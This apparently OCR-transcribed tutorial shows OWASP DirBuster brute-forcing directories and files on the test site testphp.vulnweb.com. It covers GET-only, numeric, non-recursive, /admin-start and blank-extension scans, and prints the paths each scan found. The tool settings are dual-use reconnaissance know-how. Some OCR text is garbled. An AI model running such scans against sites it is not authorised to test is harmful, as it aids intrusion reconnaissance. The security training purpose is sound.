
Time To Finish: 00:33:26

Back | Pause | Stop | Report

DirBuster Stopped /Mod_Rewrite_Shop/~fwadmin/

GET Request Method

We will now set DirBuster to only use the GET request method. To make things go a little faster, the thread count is set to 200 and the "Go Faster" checkbox is checked.


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)

http://testphp.vulnweb.com/

Work Method [✓ Use GET requests only] Auto Switch (HEAD and GET)

Number Of Threads 200 Thre... [✓ Go Faster]

Select scanning type: [✓ List based brute force] Pure Brute Force

File with list of dirs/files

/usr/share/wordlists/dirbuster/apache-user-enum-1.0.txt

Browse | List Info

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: [✓ Standard start point] URL Fuzz

[✓ Brute Force Dirs] [✓ Be Recursive] Dir to start with /

[✓ Brute Force Files] Use Blank Extension File extension php


URL to fuzz - /test.html?url={dir}.asp

/

Exit | Start

DirBuster Stopped /Mod_Rewrite_Shop/~fwadmin/

In the Results – Tree View we can see findings.



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
Scan Information
Results - List View: Dirs: 6 Files: 15
Results - Tree View
Errors: 0


Directory Stucture	Response Code	Response Size
/	200	4290
index.php	200	4290
artists.php	200	4655
categories.php	200	5454
disclaimer.php	200	4861
cart.php	200	4234
guestbook.php	200	4725
AJAX	200	4430
login.php	200	4865
userinfo.php	302	234
Mod_Rewrite_Shop	200	1171
hpp	200	399

Current speed: 898 requests/sec (Select and right click for more options)
Average speed: (T) 856, (C) 943 requests/sec
Parse Queue Size: 14083
Total Requests: 19696/124890
Current number of running threads: 200
Time To Finish: 00:01:51

Starting dir/file list based brute forcing /Mod_Rewrite_Shop/images/~axe/

Pure Brute Force (Numeric)

DirBuo performs step allows a lot of control over the attack process, in this set we will be using only numerals to perform a pure brute force attack. This is done by selecting “Pure Brute Force” in the scanning type option and selecting “0-9” in the charset drop-down menu. By default, the minimum and maximum character limit are set.



Target URL (eg http://example.com:80/)
http://testphp.vulnweb.com/

Work Method ( ) Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads 200 Thre... [✓ Go Faster]

Select scanning type: ( ) List based brute force [✓ Pure Brute Force]

File with list of dirs/files

Char set 0-9 Min length 1 Max Length 8

Select starting options: [✓ Standard start point] ( ) URL Fuzz


[✓ Brute Force Dirs] [✓ Be Recursive] Dir to start with /

[✓ Brute Force Files] [ ] Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp
/

DirBuster Stopped /4535/

In the Results – Tree View we can see findings.



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

Target URL (eg http://example.com:80/)

Scan Information | Results - List View: Dirs: 5 Files: 12 | Results - Tree View | Errors: 0

Directory Stucture	Response Code	Response Size
/	200	4290
404.php	200	196
index.php	200	196
artists.php	200	196
categories.php	200	196
disclaimer.php	200	196
cart.php	200	196
AJAX	200	196
guestbook.php	200	196
login.php	200	196
userinfo.php	302	220
Mod_Rewrite_Shop	200	196

Current speed: 998 requests/sec (Select and right click for more options)

Average speed: (T) 896, (C) 985 requests/sec

Parse Queue Size: 0


Total Requests: 10756/1333333353

Current number of running threads: 200

Time To Finish: 15 Days

Single Sweep (Non-recursive)

We will now perform a single sweep brute force where the dictionary words are used only once. To achieve this, we will unselect the “Be Recursive” checkbox.



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

Target URL (eg http://example.com:80/)

http://testphp.vulnweb.com/

Work Method: Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads: 200 Thre... [✓ Go Faster]

Select scanning type: [✓ List based brute force] Pure Brute Force

File with list of dirs/files

/usr/share/wordlists/dirbuster/apache-user-enum-1.0.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: [✓ Standard start point] URL Fuzz

[✓ Brute Force Dirs] Be Recursive Dir to start with /


[✓ Brute Force Files] Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp

/

Please complete the test details

In the Results – ListView we can see findings.


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Scan Information
Results - List View: Dirs: 0 Files: 11
Results - Tree View
Errors: 0
Back
Pause
Stop
Report
Change


http://testphp.vulnweb.com:80/

Type	Found	Response	Size
Dir	/	200	4290
File	/index.php	200	196
File	/artists.php	200	196
File	/categories.php	200	196
File	/disclaimer.php	200	196
File	/cart.php	200	196
File	/guestbook.php	200	196
Dir	/AJAX/	200	196
File	/AJAX/index.php	200	196
File	/login.php	200	196
File	/userinfo.php	302	220
Dir	/Mod_Rewrite_Shop/	200	196
Dir	/hpp/	200	196
Dir	/images/	200	154

Current speed: 746 requests/sec
(Select and right click for more options)
Average speed: (T) 825, (C) 897 requests/sec
Parse Queue Size: 0
Current number of running threads: 200
Total Requests: 10734/17857
Time To Finish: 00:00:07

Targeted Start

Further exploring the control options provided by DirBuster, we will set it up to start looking from the "admin" directory. In the "Dir to start with" field, type "/admin" and hit start.



Target URL (eg http://example.com:80/)
http://testphp.vulnweb.com/

Work Method: Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads: 200 Thre... [✓ Go Faster]

Select scanning type: [✓ List based brute force] Pure Brute Force

File with list of dirs/files
/usr/share/wordlists/dirbuster/apache-user-enum-1.0.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8


Select starting options: [✓ Standard start point] URL Fuzz

[✓ Brute Force Dirs] [✓ Be Recursive] Dir to start with /admin

[✓ Brute Force Files] Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp
/


In the Results – Tree View we can see findings.


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
Scan Information
Results - List View: Dirs: 1 Files: 1
Results - Tree View
Errors: 0

Directory Stucture	Response Code	Response Size
	200	196
admin	200	430
create.sql	200	786

Blank Extensions

DirBuster can also look into directories with a blank extension, this could potentially uncover data that might be otherwise left untouched. All we do is check the “Use Blank Extension” checkbox.



Target URL (eg http://example.com:80/): http://testphp.vulnweb.com/

Work Method: Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads: 200 Thre... [✓ Go Faster]

Select scanning type: [✓ List based brute force] Pure Brute Force

File with list of dirs/files: /usr/share/wordlists/dirbuster/apache-user-enum-1.0.txt

Char set: a-zA-Z0-9%20-_ Min length: 1 Max Length: 8


Select starting options: [✓ Standard start point] URL Fuzz

[✓ Brute Force Dirs] [✓ Be Recursive] Dir to start with: /

[✓ Brute Force Files] [✓ Use Blank Extension] File extension: php

URL to fuzz - /test.html?url={dir}.asp: /

We can see the processing happen and DirBuster testing to find directories with blank extensions.


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

